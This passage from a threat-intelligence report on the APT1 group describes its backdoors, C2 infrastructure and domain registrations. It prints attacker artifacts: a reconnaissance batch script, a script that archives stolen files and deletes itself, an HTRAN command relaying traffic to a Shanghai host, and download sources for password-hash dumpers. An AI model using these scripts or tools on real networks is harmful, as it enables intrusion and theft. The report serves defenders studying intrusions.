APT1's beachhead backdoors are usually what we call WEBC2 backdoors. WEBC2 backdoors are probably the most well-known kind of APT1 backdoor, and are the reason why some security companies refer to APT1 as the "Comment Crew." A WEBC2 backdoor is designed to retrieve a webpage from a C2 server. It expects the webpage to contain special HTML tags; the backdoor will attempt to interpret the data between the tags as commands. Older versions of WEBC2 read data between HTML comments, though over time WEBC2 variants have evolved to read data contained within other types of tags. From direct observation, we can confirm that APT1 was using WEBC2 backdoors as early as July 2006. However, the first compile time[35] we have for WEBC2-KT3 is 2004-01-23, suggesting that APT1 has been crafting WEBC2 backdoors since early 2004. Based on the 400+ samples of WEBC2 variants that we have accumulated, it appears that APT1 has direct access to developers who have continually released new WEBC2 variants for over six years.

What is a malware family?

A malware family is a collection of malware in which each sample shares a significant amount of code with all of the others. To help illustrate this, consider the following example from the physical world. There is now a vast array of computing tablets for sale. These include Apple's iPad, Samsung's Galaxy Tab, and Microsoft's Surface. Although these are all tablet computers, "under the hood" they are probably quite different. However, one can expect that an iPad 1 and an iPad 2 share a significant number of components — much more than, say, an iPad 1 and a Microsoft Surface. Thus it makes sense to refer to the iPad "family" and the Surface "family".

When it comes to computer programs, in general if they share more than 80% of the same code we consider them part of the same family. There are exceptions: for example, some files contain public and standard code libraries that we do not take into consideration when making a family determination.

For example, these two build paths, which were discovered inside WEBC2-TABLE samples, help to illustrate how APT1 has been steadily building new WEBC2 variants as part of a continuous development process:

Sample A

```
MD5: d7aa32b7465f55c369230bb52d52d895
Compile date: 2012-02-23
\work\code\2008-7-8muma\mywork\winInet_
winApplication2009-8-7\mywork\
aaaaaaa2012-2-23\Release\aaaaaaa.pdb
```

Sample B

```
MD5: c1393e77773a48b1eea117a302138554
Compile date: 2009-08-07
D:\work\code\2008-7-8muma\mywork\winInet_
winApplication2009-8-7\mywork\aaaaaaa\Release\
aaaaaaa.pdb
```

WEBC2 families

WEBC2-AUSOV	WEBC2-KT3
WEBC2-ADSPACE	WEBC2-QBP
WEBC2-BOLID	WEBC2-RAVE
WEBC2-CLOVER	WEBC2-TABLE
WEBC2-CSON	WEBC2-TOCK
WEBC2-DIV	WEBC2-UGX
WEBC2-GREENCAT	WEBC2-YAHOO
WEBC2-HEAD	WEBC2-Y21K

... and many still uncategorized

[35] "Compile" refers to the process of transforming a programmer's source code into a file that a computer can understand and execute. The compile date is easily accessible in the PE header of the resulting executable file unless the intruder takes additional steps to obfuscate it.

A "build path" discloses the directory from which the programmer built and compiled his source code. These samples, compiled 2.5 years apart, were compiled within a folder named "work\code\...\mywork". The instances of "work" suggest that working on WEBC2 is someone's day job and not a side project or hobby. Furthermore, the Sample A build string includes "2012-2-23" — which matches Sample A's compile date. The Sample B build string lacks "2012-2-23" but includes "2009-8-7" — which also matches Sample B's compile date. This suggests that the code used to compile Sample A was modified from code that was used to compile Sample B 2.5 years previously. The existence of "2008-7-8" suggests that the code for both samples was modified from a version that existed in July 2008, a year before Sample B was created. This series of dates indicates that developing and modifying the WEBC2 backdoor is an iterative and long-term process.

WEBC2 backdoors typically give APT1 attackers a short and rudimentary set of commands to issue to victim systems, including:

- Open an interactive command shell (usually Windows' cmd.exe)
- Download and execute a file
- Sleep (i.e. remain inactive) for a specified amount of time

WEBC2 backdoors are often packaged with spear phishing emails. Once installed, APT1 intruders have the option to tell victim systems to download and execute additional malicious software of their choice. WEBC2 backdoors work for their intended purpose, but they generally have fewer features than the "Standard Backdoors" described below.

Standard Backdoors

The standard, non-WEBC2 APT1 backdoor typically communicates using the HTTP protocol (to blend in with legitimate web traffic) or a custom protocol that the malware authors designed themselves. These backdoors give APT intruders a laundry list of ways to control victim systems, including:

- Create/modify/delete/execute programs
- Upload/download files
- Create/delete directories
- List/start/stop processes
- Modify the system registry
- Take screenshots of the user's desktop
- Capture keystrokes
- Capture mouse movement
- Start an interactive command shell
- Create a Remote desktop (i.e. graphical) interface
- Harvest passwords
- Enumerate users
- Enumerate other systems on the network
- Sleep (i.e. go inactive) for a specified amount of time
- Log off the current user
- Shut down the system

APT 1 MALWARE FAMILIES
FIRST KNOWN COMPILE TIMES

The BISCUIT backdoor (so named for the command "bdkzt") is an illustrative example of the range of commands that APT1 has built into its "standard" backdoors. APT1 has used and steadily modified BISCUIT since as early as 2007 and continues to use it presently.

TABLE 4: A subset of BISCUIT commands

Command	Description
bdkzt	Launch a command shell
ckzjqk	Get system information
download <file>	Transfer a file from the C2 server
exe <file> <user>	Launch a program as a specific user
exit	Close the connection and sleep
lists <type>	List servers on a Windows network.
ljc	Enumerate running processes and identify their owners.
sjc <PID>|<NAME>	Terminate a process, either by process ID or by process name.
upload <file>	Send a file to the C2 server
zxdosml <input>	Send input to the command shell process (launched with "bdkzt").

These functions are characteristic of most backdoors, and are not limited to APT1 or even APT. For example, anyone who wants to control a system remotely will likely put functions like "Upload/download files" into a backdoor.

Covert Communications

Some APT backdoors attempt to mimic legitimate Internet traffic other than the HTTP protocol. APT1 has created a handful of these, including:

TABLE 5: Backdoors that mimic legitimate communication protocols

Backdoor	Mimicked protocol
MACROMAIL	MSN Messenger
GLOOXMAIL	Jabber/XMPP
CALENDAR	Gmail Calendar

When network defenders see the communications between these backdoors and their C2 servers, they might easily dismiss them as legitimate network traffic. Additionally, many of APT1's backdoors use SSL encryption so that communications are hidden in an encrypted SSL tunnel. We have provided APT1's public SSL certificates in Appendix F so people can incorporate them into their network signatures.

Privilege Escalation

Escalating privileges involves acquiring items (most often usernames and passwords) that will allow access to more resources within the network. In this and the next two stages, APT1 does not differ significantly from other APT intruders (or intruders, generally). APT1 predominantly uses publicly available tools to dump password hashes from victim systems in order to obtain legitimate user credentials.

APT1 has used these privilege escalation tools:

TABLE 6: Publicly available privilege escalation tools that APT1 has used

Tool	Description	Website
cachedump	This program extracts cached password hashes from a system's registry	Currently packaged with fgdump (below)
fgdump	Windows password hash dumper	http://www.foofus.net/fizzgig/fgdump/
gsecdump	Obtains password hashes from the Windows registry, including the SAM file, cached domain credentials, and LSA secrets	http://www.truesec.se
lslsass	Dump active logon session password hashes from the lsass process	http://www.truesec.se
mimikatz	A utility primarily used for dumping password hashes	http://blog.gentilkiwi.com/mimikatz
pass-the-hash toolkit	Allows an intruder to "pass" a password hash (without knowing the original password) to log in to systems	http://oss.coresecurity.com/projects/pshtoolkit.htm
pwdump7	Dumps password hashes from the Windows registry	http://www.tarasco.org/security/pwdump_7/
pwdumpX	Dumps password hashes from the Windows registry	The tool claims its origin as http://reedarvin.thearvins.com/, but the site is not offering this software as of the date of this report

What is a password hash?

When a person logs in to a computer, website, email server, or any networked resource requiring a password, the supplied password needs to be verified. One way to do this would be to store the person's actual password on the system that the person is trying to access, and to compare the typed password to the stored password. Although simple, this method is also very insecure: anyone who can access that same system will be able to see the person's password. Instead, systems that verify passwords usually store password hashes. In simple terms, a password hash is a number that is mathematically generated from the person's password. The mathematical methods (algorithms) used to generate password hashes will create values that are unique for all practical purposes. When a person supplies their password, the computer generates a hash of the typed password and compares it to the stored hash. If they match, the passwords are presumed to be the same and the person is allowed to log in.

It is supposed to be impossible to "reverse" a hash to obtain the original password. However, it is possible with enough computational resources to "crack" password hashes to discover the original password. ("Cracking" generally consists of guessing a large number of passwords, hashing them, and comparing the generated hashes to the existing hashes to see if any match.) Intruders will steal password hashes from victim systems in hopes that they can either use the hashes as-is (by "passing-the-hash") or crack them to discover users' passwords.

Internal Reconnaissance

In the Internal Reconnaissance stage, the intruder collects information about the victim environment. Like most APT (and non-APT) intruders, APT1 primarily uses built-in operating system commands to explore a compromised system and its networked environment. Although they usually simply type these commands into a command shell, sometimes intruders may use batch scripts to speed up the process. Figure 18 below shows the contents of a batch script that APT1 used on at least four victim networks.

```
@echo off
ipconfig /all>>"C:\WINNT\Debug\1.txt"
net start>>"C:\WINNT\Debug\1.txt"
tasklist /v>>"C:\WINNT\Debug\1.txt"
net user >>"C:\WINNT\Debug\1.txt"
net localgroup administrators>>"C:\WINNT\Debug\1.txt"
netstat -ano>>"C:\WINNT\Debug\1.txt"
net use>>"C:\WINNT\Debug\1.txt"
net view>>"C:\WINNT\Debug\1.txt"
net view /domain>>"C:\WINNT\Debug\1.txt"
net group /domain>>"C:\WINNT\Debug\1.txt"
net group "domain users" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain admins" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain controllers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange domain servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain computers" /domain>>"C:\WINNT\Debug\1.txt"
```

FIGURE 18: An APT1 batch script that automates reconnaissance

This script performs the following functions and saves the results to a text file:

- Display the victim's network configuration information
- List the services that have started on the victim system
- List currently running processes
- List accounts on the system
- List accounts with administrator privileges
- List current network connections
- List currently connected network shares
- List other systems on the network
- List network computers and accounts according to group ("domain controllers," "domain users," "domain admins," etc.)

Lateral Movement

Once an APT intruder has a foothold inside the network and a set of legitimate credentials,[36] it is simple for the intruder to move around the network undetected:

- They can connect to shared resources on other systems
- They can execute commands on other systems using the publicly available "psexec" tool from Microsoft Sysinternals or the built-in Windows Task Scheduler ("at.exe")

These actions are hard to detect because legitimate system administrators also use these techniques to perform actions around the network.

Maintain Presence

In this stage, the intruder takes actions to ensure continued, long-term control over key systems in the network environment from outside of the network. APT1 does this in three ways.

1. Install new backdoors on multiple systems

Throughout their stay in the network (which could be years), APT1 usually installs new backdoors as they claim more systems in the environment. Then, if one backdoor is discovered and deleted, they still have other backdoors they can use. We usually detect multiple families of APT1 backdoors scattered around a victim network when APT1 has been present for more than a few weeks.

2. Use legitimate VPN credentials

APT actors and hackers in general are always looking for valid credentials in order to impersonate a legitimate user. We have observed APT1 using stolen usernames and passwords to log into victim networks' VPNs when the VPNs are only protected by single-factor authentication. From there they are able to access whatever the impersonated users are allowed to access within the network.

[36] Mandiant uses the term "credentials" to refer to a userid and its corresponding, working password.

3. Log in to web portals

Once armed with stolen credentials, APT1 intruders also attempt to log into web portals that the network offers. This includes not only restricted websites, but also web-based email systems such as Outlook Web Access.

Completing The Mission

Similar to other APT groups we track, once APT1 finds files of interest they pack them into archive files before stealing them. APT intruders most commonly use the RAR archiving utility for this task and ensure that the archives are password protected. Sometimes APT1 intruders use batch scripts to assist them in the process, as depicted in Figure 19. (The instances of "XXXXXXXX" obfuscate the text that was in the actual batch script.)

```
@echo off
cd /d c:\windows\tasks
rar.log a XXXXXXXX.rar -v200m "C:\Documents and Settings\Place\My
Documents\XXXXXXXX" -hpsmy123!@#
del *.vbs
del %0
```

FIGURE 19: An APT1 batch script that bundles stolen files into RAR archive files

After creating files compressed via RAR, the APT1 attackers will transfer files out of the network in ways that are consistent with other APT groups, including using the File Transfer Protocol (FTP) or their existing backdoors. Many times their RAR files are so large that the attacker splits them into chunks before transferring them. Figure 19 above shows a RAR command with the option "-v200m", which means that the RAR file should be split up into 200MB portions.




FIGURE 20: APT1 bundles stolen files into RAR archives before moving data to China

Unlike most other APT groups we track, APT1 uses two email-stealing utilities that we believe are unique to APT1. The first, GETMAIL, was designed specifically to extract email messages, attachments, and folders from within Microsoft Outlook archive ("PST") files.

Microsoft Outlook archives can be large, often storing years' worth of emails. They may be too large to transfer out of a network quickly, and the intruder may not be concerned about stealing every email. The GETMAIL utility allows APT1 intruders the flexibility to take only the emails between dates of their choice. In one case, we observed an APT1 intruder return to a compromised system once a week for four weeks in a row to steal only the past week's emails.

Whereas GETMAIL steals email in Outlook archive files, the second utility, MAPIGET, was designed specifically to steal email that has not yet been archived and still resides on a Microsoft Exchange Server. In order to operate successfully, MAPIGET requires username/password combinations that the Exchange server will accept. MAPIGET extracts email from specified accounts into text files (for the email body) and separate attachments, if there are any.

English As A Second Language

APT1's "It's legit" email should not mislead someone into thinking that APT1 personnel are all fluent in English, though some undoubtedly are. Their own digital weapons betray the fact that they were programmed by people whose first language is not English. Here are some examples of grammatically incorrect phrases that have made it into APT1's tools over the years.

TABLE 7: Examples of grammatically incorrect phrases in APT1 malware

Phrase	Tool	Compile date
If use it, key is the KEY.	GETMAIL	2005-08-18
Wether encrypt or not,Default is NOT.	GETMAIL	2005-08-18
ToolHelp API isn't support on NT versions prior to Windows 2000!	LIGHTDART	2006-08-03
No Doubt to Hack You, Writed by UglyGorilla	MANITSME	2007-09-06
Type command disable.Go on!	HELAUTO	2008-06-16
File no exist.	Simple Downloader (not profiled)	2008-11-26
you specify service name not in Svchost\netsvcs, must be one of following	BISCUIT	2009-06-02
Can not found the PID	WEBC2 (Uncat)	2009-08-11
Doesn't started!	GREENCAT	2009-08-18
Exception Catched	MACROMAIL	2010-03-15
Are you sure to FORMAT Disk C With NTFS?(Y/N)	TABMSGSQL	2010-11-04
Shell is not exist or stopped!	TARSIP	2011-03-24
Reqfile not exist!	COOKIEBAG	2011-10-12
the url no respon!	COOKIEBAG	2011-10-12
Fail To Execute The Command	WEBC2-TABLE	2012-02-23

APT1: INFRASTRUCTURE

APT1 maintains an extensive infrastructure of computers around the world. We have evidence suggesting that APT1 manually controls thousands of systems in support of their attacks, and have directly observed their control over hundreds of these systems. Although they control systems in dozens of countries, their attacks originate from four large networks in Shanghai — two of which are allocated directly to the Pudong New Area, the home of Unit 61398. The sheer number of APT1 IP addresses concentrated in these Shanghai ranges, coupled with Simplified Chinese keyboard layout settings on APT1's attack systems, betrays the true location and language of the operators. To help manage the vast number of systems they control, APT1 has registered hundreds of domain names, the majority of which also point to a Shanghai locale. The domain names and IP addresses together comprise APT1's command and control framework which they manage in concert to camouflage their true origin from their English speaking targets.

APT1 Network Origins

We are frequently asked why it is an ineffective security measure to just block all IP addresses in China from connecting to your network. To put it simply, it is easy for APT1 attackers to bounce or "hop" through intermediary systems such that they almost never connect to a victim network directly from their systems in Shanghai. Using their immense infrastructure, they are able to make it appear to victims that an attack originates from almost any country they choose. The systems in this type of network redirection infrastructure have come to be called "hop points" or "hops." Hop points are most frequently compromised systems that APT1 uses, in some instances for years, as camouflage for their attacks without the knowledge of the systems' owners. These systems belong to third-party victims who are compromised for access to infrastructure, as opposed to direct victims who are compromised for their data and intellectual property.

FIGURE 21: APT1 bounces through "hop point" systems before accessing victim systems

We have observed some of APT1's activities after they cross into (virtual) U.S. territory. They access hop points using a variety of techniques, the most popular being Remote Desktop and FTP. Over a two-year period (January 2011 to January 2013) we confirmed 1,905 instances of APT1 actors logging into their hop infrastructure from 832 different IP addresses with Remote Desktop. Remote Desktop provides a remote user with an interactive graphical interface to a system. The experience is similar to the user actually physically sitting at the system and having direct access to the desktop, keyboard, and mouse. Of the 832 IP addresses, 817 (98.2%) were Chinese and belong predominantly to four large net blocks in Shanghai which we will refer to as APT1's *home* networks.

TABLE 8: Net blocks corresponding to IP addresses that APT1 used to access their hop points

Number	Net block	Registered Owner
445	223.166.0.0 - 223.167.255.255	China Unicom Shanghai Network
217	58.246.0.0 - 58.247.255.255	China Unicom Shanghai Network
114	112.64.0.0 - 112.65.255.255	China Unicom Shanghai Network
12	139.226.0.0 - 139.227.255.255	China Unicom Shanghai Network
1	114.80.0.0 - 114.95.255.255	China Telecom Shanghai Network
1	101.80.0.0 - 101.95.255.255	China Telecom Shanghai Network
27	Other (non-Shanghai) Chinese IPs	

Notably, the registration information for the second and third net blocks above includes this contact information at the end:

```
person:     yanling ruan
nic-hdl:    YR194-AP
e-mail:     sh-ipmaster@chinaunicom.cn
address:    No.900,Pudong Avenue,ShangHai,China
phone:      +086-021-61201616
fax-no:     +086-021-61201616
country:    cn
```

The registration information for these two net blocks suggests that they serve the Pudong New Area of Shanghai, where PLA Unit 61398 is headquartered.

The other 15 of the 832 IP addresses are registered to organizations in the U.S. (12), Taiwan (1), Japan (1) and Korea (1). We have confirmed that some of these systems are part of APT1's hop infrastructure and not legitimately owned by APT1 — in other words, APT1 accessed one hop from another hop, as opposed to accessing the hop directly from Shanghai.

In order to make a user's experience as seamless as possible, the Remote Desktop protocol requires client applications to forward several important details to the server, including their client hostname and the client keyboard layout. In 1,849 of the 1,905 (97%) APT1 Remote Desktop sessions we observed in the past two years, the keyboard layout setting was "Chinese (Simplified) — US Keyboard." Microsoft's Remote Desktop client configures this setting automatically based on the selected language on the client system, making it nearly certain that the APT1 actors managing the hop infrastructure are doing so with Simplified Chinese (zh-cn) input settings. "Simplified Chinese" is a streamlined set of the traditional Chinese characters that have been in use since the 1950s, originating in mainland China. Taiwan and municipalities such as Hong Kong still use "Traditional Chinese" (zh-tw) character sets.

The overwhelming concentration of Shanghai IP addresses and Simplified Chinese language settings clearly indicate that APT1 intruders are mainland Chinese speakers with ready access to large networks in Shanghai. The only

alternative is that APT1 has intentionally been conducting a years-long deception campaign to impersonate Chinese speakers from Shanghai in places where victims are not reasonably expected to have any visibility – and without making a single mistake that might indicate their "true" identity.

Interaction with Backdoors

As we just mentioned, APT1 attackers typically use hops to connect to and control victim systems. Victim backdoors regularly connect out to hop points, waiting for the moment that the attacker is there to give them commands. However, exactly how this works is often specific to the tools they are using.

MANUAL WEBC2 UPDATES

As covered in the previous "Attack Lifecycle" section, WEBC2 backdoor variants download and interpret data stored between tags in HTML pages as commands. They usually download HTML pages from a system within APT1's hop infrastructure. We have observed APT1 intruders logging in to WEBC2 servers and manually editing the HTML pages that backdoors will download. Because the commands are usually encoded and difficult to spell from memory, APT1 intruders typically do not type these strings, but instead copy and paste them into the HTML files. They likely generate the encoded commands on their own systems before pasting them in to an HTML file hosted by the hop point. For example, we observed an APT attacker pasting the string "czo1NA==" into an HTML page. That string is the base64-encoded version of "s:54", meaning "sleep for 54 minutes" (or hours, depending on the particular backdoor). In lieu of manually editing an HTML file on a hop point, we have also observed APT1 intruders uploading new (already-edited) HTML files.

HTRAN

When APT1 attackers are not using WEBC2, they require a "command and control" (C2) user interface so they can issue commands to the backdoor. This interface sometimes runs on their personal attack system, which is typically in Shanghai. In these instances, when a victim backdoor makes contact with a hop, the communications need to be forwarded from the hop to the intruder's Shanghai system so the backdoor can talk to the C2 server software. We have observed 767 separate instances in which APT1 intruders used the publicly available "HUC Packet Transmit Tool" or HTRAN on a hop. As always, keep in mind that these uses are *confirmed* uses, and likely represent only a small fraction of APT1's total activity.

The HTRAN utility is merely a middle-man, facilitating connections between the victim and the attacker who is using the hop point.

FIGURE 22: The HTRAN tool resides on APT1 hop points and acts as a middle-man

Typical use of HTRAN is fairly simple: the attacker must specify the originating IP address (of his or her workstation in Shanghai), and a port on which to accept connections. For example, the following command, which was issued by an APT1 actor, will listen for incoming connections on port 443 on the hop and automatically proxy them to the Shanghai IP address 58.247.242.254 on port 443:

```
htran -tran 443 58.247.242.254 443
```

In the 767 observed uses of HTRAN, APT1 intruders supplied 614 distinct routable IP addresses. In other words, they used their hops to function as middlemen between victim systems and 614 different addresses. Of these addresses, 613 of 614 are part of APT1's home networks:

TABLE 9: Net blocks corresponding to IP addresses used to receive HTRAN communications

Number	Net block	Registered Owner
340	223.166.0.0 - 223.167.255.255	China Unicom Shanghai Network
160	58.246.0.0 - 58.247.255.255	China Unicom Shanghai Network
102	112.64.0.0 - 112.65.255.255	China Unicom Shanghai Network
11	139.226.0.0 - 139.227.255.255	China Unicom Shanghai Network
1	143.89.0.0 - 143.89.255.255	Hong Kong University of Science and Technology

C2 SERVER SOFTWARE ON HOP INFRASTRUCTURE


Occasionally, APT1 attackers have installed C2 server components on systems in their hop infrastructure rather than forwarding connections back to C2 servers in Shanghai. In these instances they do not need to use a proxy tool like HTRAN to interact with victim systems. However, it does mean that the intruders need to be able to interface with the (often graphical) C2 server software running on the hop. We have observed APT1 intruders log in to their hop point, start the C2 server, wait for incoming connections, and then proceed to give commands to victim systems.

WEBC2 variants may include a server component that provides a simple C2 interface to the intruder. This saves the intruder from having to manually edit webpages. That is, this server component receives connections from victim backdoors, displays them to the intruder, and then translates the intruder's commands into HTML tags that the victim backdoors read.

APT1 Servers

In the last two years alone, we have confirmed 937 APT1 C2 servers — that is, actively listening or communicating programs — running on 849 distinct IP addresses. However, we have evidence to suggest that APT1 is running hundreds, and likely thousands, of other servers (see the Domains section below). The programs acting as APT1 servers have mainly been: (1) FTP, for transferring files; (2) web, primarily for WEBC2; (3) RDP, for remote graphical control of a system; (4) HTRAN, for proxying; and (5) C2 servers associated with various backdoor families (covered in Appendix C: The Malware Arsenal).

Global distribution of confirmed APT1 servers



Distribution of confirmed APT1 servers in China




FIGURE 23: The global distribution of confirmed APT1 servers

Domain Names

The Domain Name System (DNS) is the phone book of the Internet. In the same way that people program named contacts into their cell phones and no longer need to remember phone numbers, DNS allows people to remember names like "google.com" instead of IP addresses. When a person types "google.com" into a web browser, a DNS translation to an IP address occurs so that the person's computer can communicate with Google. Names that can be translated through DNS to IP addresses are referred to as Fully Qualified Domain Names (FQDNs).





FIGURE 24: DNS queries are used to resolve APT1 FQDNs to many C2 server IPs

APT1 Zone Registrations



APT1's infrastructure includes FQDNs in addition to the IP addresses discussed above. The FQDNs play an important role in their intrusion campaigns because APT1 embeds FQDNs as C2 addresses within their backdoors. In the last several years we have confirmed 2,551 FQDNs attributed to APT1. Of these, we have redacted FQDNs that implicated victims by name and provided 2,046 in Appendix D. By using FQDNs rather than hard-coded IP addresses as C2 addresses, attackers may dynamically decide where to direct C2 connections from a given backdoor. That is, if they lose control of a specific hop point (IP address) they can "point" the C2 FQDN address to a different IP address and resume their control over victim backdoors. This flexibility allows the attacker to direct victim systems to myriad C2 servers and avoid being blocked.

APT1 FQDNs can be grouped into three categories: (1) registered zones, (2) third-party zones, and (3) hijacked domains.

REGISTERED ZONES

A DNS zone represents a collection of FQDNs that end with the same name, and which are usually registered through a domain registration company and controlled by a single owner. For example, "hugesoft.org" is an FQDN but also represents a zone. The FQDNs "ug-co.hugesoft.org" and "7cback.hugesoft.org" are part of the "hugesoft.org" zone and are called "subdomains" of the zone. The person who registered "hugesoft.org" may add as many subdomains as they wish and controls the IP resolutions of these FQDNs. APT1 has registered at least 107 zones since 2004. Within these zones, we know of thousands of FQDNs that have resolved to hundreds of IP addresses (which we suspect are hops) and in some instances to APT1's source IP addresses in Shanghai.

The first zone we became aware of was "hugesoft.org", which was registered through eNom, Inc. in October 2004. The registrant supplied "uglygorilla@163.com" as an email address. The supplied registration information, which is still visible in public "whois" data as of February 3, 2013, includes the following:

```
Domain Name:HUGESOFT.ORG
Created On:25-Oct-2004 09:46:18 UTC
Registrant Name:huge soft
Registrant Organization:hugesoft
Registrant Street1:shanghai
Registrant City:shanghai
Registrant State/Province:S
Registrant Postal Code:200001
Registrant Country:CN
Registrant Phone:+86.21000021
Registrant Email:uglygorilla@163.com
```

The supplied registrant information does not need to be accurate for the zone to be registered successfully. For example, "shanghai" is not a street name. Nevertheless, it is noteworthy that Shanghai appeared in the first known APT1 domain registration, along with a phone number that begins with China's "+86" international code. In fact, Shanghai was listed as the registrant's city in at least 24 of the 107 (22%) registrations. Compare this to the frequency with which other cities appeared in APT1 zone registration information:

TABLE 10: Locations supplied in registration data other than Shanghai, China

Number	City	State	Country
7	Beijing	-	China
5	Calgary		Canada
4	Guizhou	-	China
4	Pasadena	CA	US
4	Houston	TX	US
3	Sydney		Australia
3	Salt Lake	UT	US
3	Washington, DC		US
2	Homewood	AL	US
2	Kalkaska	MI	US
2	Shallotte	NC	US
2	Yellow Spring	OH	US
2	New York	NY	US
2	Provo	UT	US
2	Shenzhen	-	China
1	Birmingham	AL	US
1	Scottsdale	AZ	US
1	Sunnyvale	CA	US
1	Albany	NY	US
1	Pearl River	NY	US
1	Chicago	-	US
1	Moscow	-	Guatemala
1	Nanning	-	China
1	Wuhua	-	China
27	Registration information blocked or not available		

Some of the supplied registration information is obviously false. For example, consider the registration information supplied for the zone "uszzcs.com" in 2005:

```
Victor etejedaa@yahoo.com +86.8005439436
Michael Murphy
795 Livermore St.
Yellow Spring,Ohio,UNITED STATES 45387
```

Here, a phone number with a Chinese prefix ("+86") accompanied an address in the United States. Since the United States uses the prefix "+1", it is highly unlikely that a person living in Ohio would provide a phone number beginning with "+86". Additionally, the city name is spelled incorrectly, as it should be "Yellow Springs" instead of "Yellow Spring". This could have been attributed to a one-time spelling mistake, except the registrant spelled the city name incorrectly multiple times, both for the zones "uszzcs.com" and "attnpower.com". This suggests that the registrant really thought "Yellow Spring" was the correct spelling and that he or she did not, in fact, live or work in Yellow Springs, Ohio.

Overall, the combination of a relatively high number of "Shanghai" registrations with obviously false registration examples in other registrations suggests a partially uncoordinated domain registration campaign from 2004 until present, in which some registrants tried to fabricate non-Shanghai locations but others did not. This is supported by contextual information on the Internet for the email address "lfengg@163.com," which was supplied in the registration information for seven of the 107 zones. On the site "www.china-one.org," the email address "lfengg@163.com" appears as the contact for the Shanghai Kai Optical Information Technology Co., Ltd., a website production company located in a part of Shanghai that is across the river from PLA Unit 61398.




FIGURE 25: An email address used to register APT1 zones is also a contact for a Shanghai company

Naming Themes

About half of APT1's known zones were named according to three themes: news, technology and business. These themes cause APT1 command and control addresses to appear benign at first glance. However, we believe that the hundreds of FQDNs within these zones were created for the purpose of APT1 intrusions. (Note: these themes are not unique to APT1 or even APT in general.)

The news-themed zones include the names of well-known news media outlets such as CNN, Yahoo and Reuters. However, they also include names referencing English-speaking countries, such as "aunewsonline.com" (Australia), "canadatvsite.com" (Canada), and "todayusa.org" (U.S.). Below is a list of zones registered by APT1 that are news-themed:

aoldaily.com	issnbgkit.net	purpledaily.com
aunewsonline.com	mediaxsds.net	reutersnewsonline.com
canadatvsite.com	myyahoonews.com	rssadvanced.org
canpedaily.com	newsesport.com	saltlakenews.org
cnndaily.com	newsonet.net	sportreadok.net
cnndaily.net	newsonlinesite.com	todayusa.org
cnnnewsdaily.com	newspappers.org	usapappers.com
defenceonline.net	nytimesnews.net	usnewssite.com
freshreaders.net	oplaymagzine.com	yahoodaily.com
giftnews.org	phoenixtvus.com	

The technology-themed zones reference well-known technology companies (AOL, Apple, Google, Microsoft), antivirus vendors (McAfee, Symantec), and products (Blackberry, Bluecoat). APT1 also used more generic names referencing topics like software:

